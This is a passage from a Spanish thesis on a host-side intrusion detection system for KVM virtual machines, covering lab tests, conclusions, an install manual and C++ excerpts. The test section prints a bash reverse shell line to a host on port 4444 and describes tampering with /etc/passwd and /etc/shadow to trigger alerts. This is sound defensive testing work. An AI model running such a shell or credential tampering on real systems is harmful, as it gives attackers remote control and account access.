  El sistema IDS interceptó el proceso correspondiente y procedió a calcular el hash del binario en ejecución. A continuación, se realizó una consulta a la API pública de `MalwareBazaar` para verificar si dicho hash correspondía a una muestra conocida. Como se observa en la Figura 11, el sistema detectó la amenaza correctamente, generando una alerta con información contextual: nombre de la máquina virtual, PID del proceso, y ruta absoluta del binario sospechoso.



Figura 10: Ejecución de una muestra maliciosa desde el entorno virtualizado.



Figura 11: Alerta generada por el IDS tras detectar un binario malicioso.

- **Establecimiento de una *reverse shell* (puerta trasera)**: se simuló un ataque tipo *backdoor* consistente en el establecimiento de una conexión inversa desde la máquina virtual hacia el sistema anfitrión, utilizando el puerto 4444 TCP. En concreto, se ejecutó el siguiente comando dentro de la máquina virtual:

```
bash -i >& /dev/tcp/192.168.50.1/4444 0>&1
```

Esta instrucción abre una sesión interactiva de `bash` que redirige la entrada y salida estándar a través de una conexión TCP, creando así un canal encubierto con el host. El sistema IDS detectó esta actividad anómala gracias a las reglas definidas en el módulo de monitorización de red, que filtran tráfico hacia puertos sensibles.

La Figura 12 muestra cómo se generó una alerta automática al interceptar tráfico saliente hacia el puerto 4444 del host, lo cual fue clasificado como comportamiento malicioso. El log incluye información sobre el protocolo, IP de origen y destino, puertos implicados y el contenido capturado por `tcpdump`.



Figura 12: Alerta generada tras interceptar una conexión inversa iniciada desde la máquina virtual hacia el host en el puerto TCP 4444. El IDS identificó el tráfico como sospechoso según las reglas definidas.

- **Modificación de archivos sensibles**: se introdujeron cambios en rutas críticas como `/etc/passwd`, empleando el editor de texto `nano` dentro de la máquina virtual para simular una escalada de privilegios o inserción de cuentas fraudulentas. El módulo de integridad de ficheros detectó de forma inmediata la alteración, generando una alerta precisa con la ruta afectada. Las Figuras 13 y 14 documentan respectivamente la modificación desde la VM y la alerta resultante en el host.



Figura 13: Modificación del archivo `/etc/passwd` desde la máquina virtual mediante `nano`, introduciendo líneas sospechosas.



Figura 14: Alerta de integridad generada por el IDS tras detectar un cambio en `/etc/passwd`.

- **Inyección de procesos encubiertos**: se lanzaron comandos desde terminales no visibles directamente en el entorno gráfico, simulando acciones de escalado de privilegios

o manipulación de archivos sensibles mediante llamadas al sistema. Para ello, se empleó un binario malicioso ubicado en el directorio `/bin`, lo que explica que las rutas registradas en las alertas incluyeran subdirectorios como `bin`, `boot` o `dev`. Esta técnica permitió observar cómo el IDS era capaz de interceptar y clasificar accesos inusuales al archivo protegido `/etc/shadow`, incluso cuando estos se producían desde rutas aparentemente legítimas. La Figura 15 muestra los registros generados por el módulo de detección de llamadas al sistema, los cuales reportan eventos anómalos vinculados a la syscall `openat`.



Figura 15: Alertas generadas por el IDS al detectar llamadas al sistema sospechosas.

Capítulo 9

Conclusiones y trabajo futuro

9.1. Resumen de resultados

Este Trabajo de Fin de Grado ha puesto de manifiesto que es posible construir un **prototipo funcional** de sistema de detección de intrusiones adaptado a entornos virtualizados con tecnología KVM, capaz de realizar monitorización desde el sistema anfitrión sin requerir agentes en los sistemas huéspedes. Aunque la implementación sigue un enfoque eminentemente no intrusivo, la necesidad de incorporar ciertos elementos de instrumentación ha supuesto una invasividad mínima que deberá considerarse en futuras mejoras del sistema.

En relación con los objetivos definidos en la Sección 2.2, se ha conseguido diseñar una arquitectura modular capaz de supervisar eventos relevantes de procesos y archivos en múltiples máquinas virtuales, preservando la separación entre el plano de observación y el entorno observado. El sistema ha operado de forma **estable y robusta** bajo diversas condiciones de carga, inducidas con la herramienta `stress-ng`, generando alertas válidas y oportunas ante comportamientos anómalos detectados.

La interfaz gráfica implementada con Qt 6 permite una visualización básica del estado de las máquinas virtuales y cumple de forma satisfactoria su propósito informativo en esta fase del desarrollo. Aunque no se han incorporado funcionalidades avanzadas de gestión o respuesta, el diseño actual sienta las bases para futuras ampliaciones que podrían mejorar la usabilidad y las capacidades de administración del sistema.

El uso combinado de tecnologías ampliamente aceptadas como KVM, QEMU y Libvirt ha facilitado la integración en el ecosistema de virtualización sin necesidad de realizar modificaciones profundas, cumpliendo con los principios de compatibilidad y reutilización de software libre.

En conjunto, puede concluirse que el prototipo desarrollado cubre los requisitos esenciales de un IDS en entornos KVM de forma eficaz y con una implementación sólida y eficaz. A pesar de su naturaleza inicial, se ha logrado una solución operativa que permite su validación en escenarios reales y que puede evolucionar en sucesivos desarrollos para abordar aspectos

como la escalabilidad, la automatización de respuestas o la integración con plataformas de gestión de seguridad (SIEM, SOAR).

9.2. Mejoras y líneas de trabajo a futuro

A partir del desarrollo del prototipo han surgido varias líneas de trabajo que quedan abiertas para futuras versiones del sistema, con el objetivo de aumentar su aplicabilidad en entornos reales de producción.

Una de las mejoras más prometedoras consiste en la integración de la biblioteca `LibVMI`, que permitiría introducir mecanismos de introspección completamente no intrusivos. Esta biblioteca posibilita el acceso directo a la memoria de las máquinas virtuales desde el hipervisor, sin necesidad de interactuar con el sistema operativo del huésped, lo que incrementaría de forma notable el aislamiento, la seguridad y la capacidad de observación del sistema.

Asimismo, sería conveniente enriquecer la interfaz gráfica implementada, de forma que las alertas generadas puedan visualizarse mediante esquemas estructurados con información contextual y filtros personalizables. Esta funcionalidad facilitaría una gestión más eficiente de los eventos detectados y contribuiría al análisis en tiempo real, así como a una mejor priorización de los incidentes.

Por último, se plantea como extensión natural la incorporación de mecanismos automatizados de respuesta ante incidentes. Estos mecanismos estarían diseñados para ejecutar acciones de mitigación, como por ejemplo el aislamiento de una máquina virtual, la finalización de procesos sospechosos o la reconfiguración dinámica de políticas a partir de detecciones consideradas fiables y de umbrales configurables definidos por el administrador. Esta automatización, adecuadamente supervisada, permitiría mejorar la capacidad de respuesta del sistema ante amenazas sin comprometer la estabilidad del entorno monitorizado.

En conjunto, estas líneas de trabajo conforman una hoja de ruta coherente para evolucionar el sistema hacia una solución más integral y sofisticada, capaz de adaptarse a las necesidades cambiantes de entornos virtualizados. La incorporación de capacidades avanzadas, tanto en la introspección como en la automatización de respuestas, permitiría consolidar el prototipo como una herramienta versátil, robusta y preparada para abordar los desafíos operativos y de seguridad que plantean las infraestructuras modernas.

Capítulo 10

Manual de Usuario y del Software

10.1. Introducción

El presente capítulo proporciona una guía práctica sobre el uso, instalación y configuración del sistema de detección de intrusiones desarrollado. Su objetivo principal es permitir que cualquier usuario técnico con conocimientos básicos en administración de sistemas Linux pueda desplegar, compilar y utilizar la herramienta de forma autónoma.

Se describen los requisitos tanto a nivel de hardware como de software, las dependencias necesarias, los pasos de compilación, así como el funcionamiento básico de la interfaz gráfica y los componentes principales del sistema. Asimismo, se proporciona acceso al repositorio del código fuente y se incluyen extractos representativos del mismo que reflejan los aspectos más relevantes del diseño y la implementación.

El código fuente del sistema desarrollado se encuentra disponible en el siguiente repositorio público de GitHub [18].

10.2. Requisitos del sistema

Para la correcta compilación y ejecución del sistema desarrollado, se requiere un entorno Linux con soporte para virtualización mediante KVM (Kernel-based Virtual Machine). A continuación, se detallan los requisitos mínimos:

- **Sistema operativo:** GNU/Linux (se recomienda Ubuntu 22.04 LTS por su compatibilidad con KVM, Libvirt y LibVMI).
- **Hipervisor:** Soporte para KVM activado en el kernel. Se requieren los módulos `kvm`, `kvm_intel` o `kvm_amd`, según la arquitectura del procesador.
- **CPU:** Procesador con extensiones de virtualización por hardware (Intel VT-x o AMD-V), habilitadas en BIOS/UEFI.

- **Memoria RAM:** 8 GB como mínimo. Se recomiendan 16 GB para ejecutar varias máquinas virtuales simultáneamente.
- **Almacenamiento:** Al menos 500 GB de espacio libre en disco para imágenes de disco, volcados de memoria, registros y almacenamiento de firmas.
- **Red:** Adaptador de red compatible con modo puente (`bridge`) o `macvtap`, para permitir conectividad externa de las máquinas virtuales gestionadas.

10.3. Dependencias de software

El sistema requiere una serie de bibliotecas externas para su correcta compilación y ejecución. Estas dependencias están gestionadas mediante el sistema de construcción `CMake`, y se resumen a continuación:

- **Qt6 (Core, GUI, Widgets, QML, QuickControls2):** interfaz gráfica de usuario.
- **LibVMI:** introspección de máquinas virtuales desde el sistema anfitrión.
- **libvirt:** interfaz de control de máquinas virtuales.
- **GLib:** utilidades base requeridas por libvirt.
- **OpenSSL:** operaciones criptográficas (hash SHA256).
- **SQLite3:** base de datos embebida para almacenamiento de firmas hash.
- **CURL:** cliente HTTP para comunicación con servicios como *MalwareBazaar*.
- **json-c:** procesamiento ligero de estructuras JSON.
- **tinyxml2:** lectura de configuraciones definidas en XML.
- **virt-qemu:** soporte extendido para QEMU desde libvirt.

Estas dependencias están especificadas en el archivo `CMakeLists.txt` del proyecto, y pueden instalarse fácilmente en sistemas basados en Debian mediante el siguiente comando:

```
sudo apt install qt6-base-dev qt6-declarative-dev libvmi-dev \
libvirt-dev libglib2.0-dev libssl-dev libcurl4-openssl-dev \
libjson-c-dev libtinyxml2-dev libsqlite3-dev
```

10.4. Instalación del sistema

```
git clone https://github.com/javi9davi/IDSProject
cd IDSProject
mkdir build && cd build
cmake ..
make
sudo ./IDS-TFG
```

10.5. Configuración de red del sistema anfitrión

Para que las máquinas virtuales puedan acceder a Internet a través del sistema anfitrión, es necesario que éste actúe como encaminador de paquetes. Para ello se deben aplicar dos configuraciones clave: habilitar el reenvío de paquetes en el kernel y definir reglas NAT mediante `iptables`.

10.5.1. Activación del reenvío de paquetes

El primer paso consiste en habilitar el reenvío de paquetes IPv4. Esta operación puede realizarse de forma temporal (hasta el siguiente reinicio) o permanente.

Habilitación temporal. Se ejecuta el siguiente comando en el sistema anfitrión:

```
echo 1 > /proc/sys/net/ipv4/ip_forward
```

Para verificar el estado actual del reenvío:

```
cat /proc/sys/net/ipv4/ip_forward
```

Un valor igual a `1` confirma que el reenvío está activo.

Habilitación permanente. Para mantener esta configuración tras reinicios, se edita el archivo `/etc/sysctl.conf`:

```
net.ipv4.ip_forward=1
```

Y se aplican los cambios con:

```
sudo sysctl -p
```

10.5.2. Configuración de reglas iptables para NAT

Una vez habilitado el reenvío, se debe permitir que el tráfico de las máquinas virtuales salga a través de la interfaz del host conectada a Internet. Para ello, se define una regla `MASQUERADE` en la tabla `nat` de `iptables`, junto con reglas de `forwarding`.

En el sistema anfitrión, se ejecutan los siguientes comandos:

```
# Enmascarar el trafico que sale hacia Internet (reemplazar wlp1s0 por la interfaz de
    red con acceso externo)
iptables -t nat -A POSTROUTING -o wlp1s0 -j MASQUERADE

# Permitir reenvio desde las VMs hacia el exterior
iptables -A FORWARD -i red-central -o wlp1s0 -j ACCEPT
```

```
# Permitir trafico de respuesta hacia las VMs
iptables -A FORWARD -i wlp1s0 -o red-central -m state --state RELATED,ESTABLISHED -j
    ACCEPT
```

10.5.3. Verificación y persistencia

Para comprobar que las reglas están activas:

```
iptables -t nat -L -n -v
iptables -L -n -v
```

Para mantener estas reglas tras reiniciar el sistema, se puede utilizar el paquete `iptables-persistent`:

```
sudo apt install iptables-persistent
sudo netfilter-persistent save
```

10.5.4. Activación de la interfaz de red del bridge

En algunos casos, tras crear el bridge `red-central`, este puede aparecer en estado `DOWN`, impidiendo el tráfico entre el sistema anfitrión y las máquinas virtuales. Para activarlo manualmente, se ejecuta:

```
sudo ip link set red-central up
nmcli connection up red-central
```

La primera instrucción activa la interfaz a nivel de kernel, mientras que la segunda reactiva la conexión gestionada por `NetworkManager`. Puede comprobarse su estado con:

```
ip addr show red-central
```

Un estado `UP` y la presencia de una dirección IP (por ejemplo, `192.168.50.1/24`) indican que el bridge está operativo.

10.5.5. Asignación manual de IP en la máquina virtual

Si el bridge no dispone de un servidor `DHCP`, las máquinas virtuales no obtendrán dirección IP automáticamente. En tal caso, es necesario configurar manualmente una IP estática desde la propia VM.

```
# En la maquina virtual
sudo ip addr add 192.168.50.10/24 dev enpXsY
sudo ip route add default via 192.168.50.1
echo "nameserver 8.8.8.8" | sudo tee /etc/resolv.conf
```

Donde `enpXsY` debe sustituirse por el nombre real de la interfaz de red virtual, obtenido mediante `ip link`.

Con esta configuración, la máquina virtual puede comunicarse con el host y acceder a Internet a través de él.

Con esta configuración, las máquinas virtuales conectadas al bridge `red-central` podrán acceder a Internet utilizando al host como puerta de enlace.

10.5.6. Resolución de problemas: bridge sin interfaz esclava

En ciertas ocasiones, tras iniciar una máquina virtual conectada a un `bridge` (por ejemplo, `red-central`), puede observarse que el bridge no presenta interfaces esclavas asociadas, lo cual impide la conectividad. Esto se puede verificar con:

```
brctl show red-central
```

Si la columna `interfaces` está vacía, es posible que la interfaz virtual `vnetX` no se haya conectado correctamente. Para solucionarlo, se puede forzar la reconexión desde `virsh` con los siguientes comandos:

```
# Desconectar interfaz de red (reemplazar MAC si es necesario)
virsh detach-interface linux2024 --type bridge --mac 52:54:00:9f:3a:07 --config --live

# Volver a conectar la interfaz al bridge deseado
virsh attach-interface linux2024 --type bridge --source red-central --model virtio --
    config --live
```

Al repetir el comando de comprobación, debería aparecer la interfaz `vnetX` correctamente conectada:

```
brctl show red-central
# ...
# red-central   ...    vnet7
```

También puede verificarse con:

```
ip link show type bridge_slave
```

Estas acciones permiten restaurar la conectividad de red entre la máquina virtual y el sistema anfitrión a través del bridge.

10.6. Extractos relevantes del código

A continuación se incluyen extractos representativos del código desarrollado, seleccionados por su relevancia funcional en el sistema de monitorización, análisis y respuesta.

Inicialización de la interfaz gráfica y carga de configuración

Este fragmento muestra cómo se configura la ventana principal del IDS usando `Qt`, incluyendo la detección de máquinas virtuales activas y la programación del refresco periódico mediante `QTimer`.

lst:monitorui-init

```
MonitorUI::MonitorUI(QWidget* parent)
    : QMainWindow(parent) {
    setWindowTitle("IDS - Monitor de Máquinas Virtuales");
    resize(600, 400);

    auto* layout = new QVBoxLayout(new QWidget(this));
    statusLabel = new QLabel("Iniciando IDS...", this);
    vmList = new QListWidget(this);
    refreshButton = new QPushButton("Actualizar VMs", this);

    layout->addWidget(statusLabel);
    layout->addWidget(vmList);
    layout->addWidget(refreshButton);

    setCentralWidget(layout->parentWidget());
    connect(refreshButton, &QPushButton::clicked, this, &MonitorUI::updateVMs);

    config.loadFromFile("../config/config.json");
    auto envMap = loadEnvFile("../config/.env");
    std::string apiKey = std::getenv("API_KEY") ?: envMap["API_KEY"];
    if (!apiKey.empty()) setenv("API_KEY", apiKey.c_str(), 1);

    conn = vmManager->get_connection();
    config.setHashPath((fs::current_path().parent_path() /
    ↪  "hashStore").string());

    timer = new QTimer(this);
    connect(timer, &QTimer::timeout, this, &MonitorUI::updateVMs);
    timer->start(config.getUpdateInterval() * 1000);
    updateVMs();
}
```

Actualización de VMs activas y lanzamiento de hilos de monitorización

Esta función revisa las máquinas virtuales activas y, si no están siendo monitorizadas, lanza un nuevo hilo dedicado a su análisis.

lst:monitorui-update

```
void MonitorUI::updateVMs() {
    auto vmNames = vmManager->get_vm_names();
    for (const auto& vmName : vmNames) {
        if (monitors.find(vmName) == monitors.end()) {
```

```
            auto fileMonitor = std::make_shared<FileMonitor>(config, vmName,
            ↪  conn);
            auto processMonitor = std::make_shared<ProcessMonitor>(vmName,
            ↪  conn);
            auto monitorThread = std::make_shared<MonitorThread>(vmName, conn,
            ↪  fileMonitor, processMonitor, config);

            threads.emplace_back(&MonitorThread::run, monitorThread);
            monitors[vmName] = monitorThread;

            vmList->addItem("Monitoreando VM: " +
            ↪  QString::fromStdString(vmName));
        }
    }
    statusLabel->setText("Vigilando " + QString::number(monitors.size()) + "
    ↪  VM(s)");
}
```

Bucle global de asignación de hilos de monitorización

Implementa el bucle principal del programa, responsable de comprobar periódicamente el listado de VMs activas y lanzar hilos de análisis si aún no han sido asignados.

lst:monitor-thread

```
1  void operator()() const {
2      if (Monitor monitor(vmName, conn); !monitor.initialize()) {
3          std::cerr << "Error al inicializar el monitor para la VM: " << vmName <<
           ↪  std::endl;
4          return;
5      }
6
7      std::cout << "Monitoreando la VM: " << vmName << std::endl;
8
9      bool needsInit = false;
10     for (const auto& path : config.getFiles2Watch()) {
11         if (!fileMonitor->isHashStored(path)) {
12             needsInit = true;
13             break;
14         }
15     }
16
17     if (needsInit) {
18         std::cout << "VM nueva detectada: " << vmName << ". Calculando hashes
           ↪  iniciales..." << std::endl;
19         fileMonitor->initializeVMHashes();
20     }
21
22     while (shouldContinue) {
23         std::this_thread::sleep_for(std::chrono::seconds(config.getMonitoringInterval(
           ↪  )));
24
```

```
25          if (config.isMonitorFiles() && fileMonitor->hasFileChanged()) {
26              std::cout << "[ALERTA] Cambio detectado en archivos de la VM: " << vmName
                ↪  << std::endl;
27              fileMonitor->storeFileHash();
28          }
29
30          if (config.isMonitorProcesses()) {
31              std::cout << "Monitoreando procesos en la VM: " << vmName << std::endl;
32              // Lógica para monitorización de procesos (por implementar)
33          }
34      }
35  }
```

Bucle principal que lanza hilos de monitorización por máquina virtual

Este fragmento representa el bucle global del sistema, encargado de identificar nuevas máquinas virtuales activas y lanzar un hilo de análisis por cada una de ellas, evitando duplicados mediante el uso de una tabla hash.

lst:main-thread-loop

```
1   while (true) {
2       std::vector<std::string> vm_names = vmManager.get_vm_names();
3
4       if (vm_names.empty()) {
5           std::cout << "No hay MVs disponibles" << std::endl;
6       }
7
8       for (const auto& vm_name : vm_names) {
9           std::hash<std::string> hasher;
10          size_t vm_hash = hasher(vm_name);
11
12          if (monitoredVMs.find(vm_hash) == monitoredVMs.end()) {
13              std::cout << "Inicializando el thread para la VM: " << vm_name <<
                ↪  std::endl;
14
15              auto fileMonitorPtr = std::make_shared<FileMonitor>(
16                  config, vm_name, vmManager.get_connection()
17              );
18
19              threads.emplace_back(
20                  MonitorThread(vm_name, vmManager.get_connection(), fileMonitorPtr,
                    ↪  config)
21              );
22
23              monitoredVMs.insert(vm_hash);
24          }
25      }
26
27      std::this_thread::sleep_for(
28          std::chrono::seconds(config.getUpdateInterval())
29      );
30  }
```

Verificación de integridad mediante hash SHA-256

Fragmento que compara el contenido actual de los archivos protegidos con los hashes previamente almacenados, permitiendo detectar modificaciones no autorizadas.

lst:filemonitor-readfile

```
std::string FileMonitor::readFileFromVM(virDomainPtr dom, const std::string&
↪  guestPath) {
    std::string openCmd = R"({
        "execute": "guest-file-open",
        "arguments": {
            "path": ")" + guestPath + R"(",
            "mode": "r"
        }
    })";

    char* openResult = virDomainQemuAgentCommand(dom, openCmd.c_str(), -2, 0);
    // ...
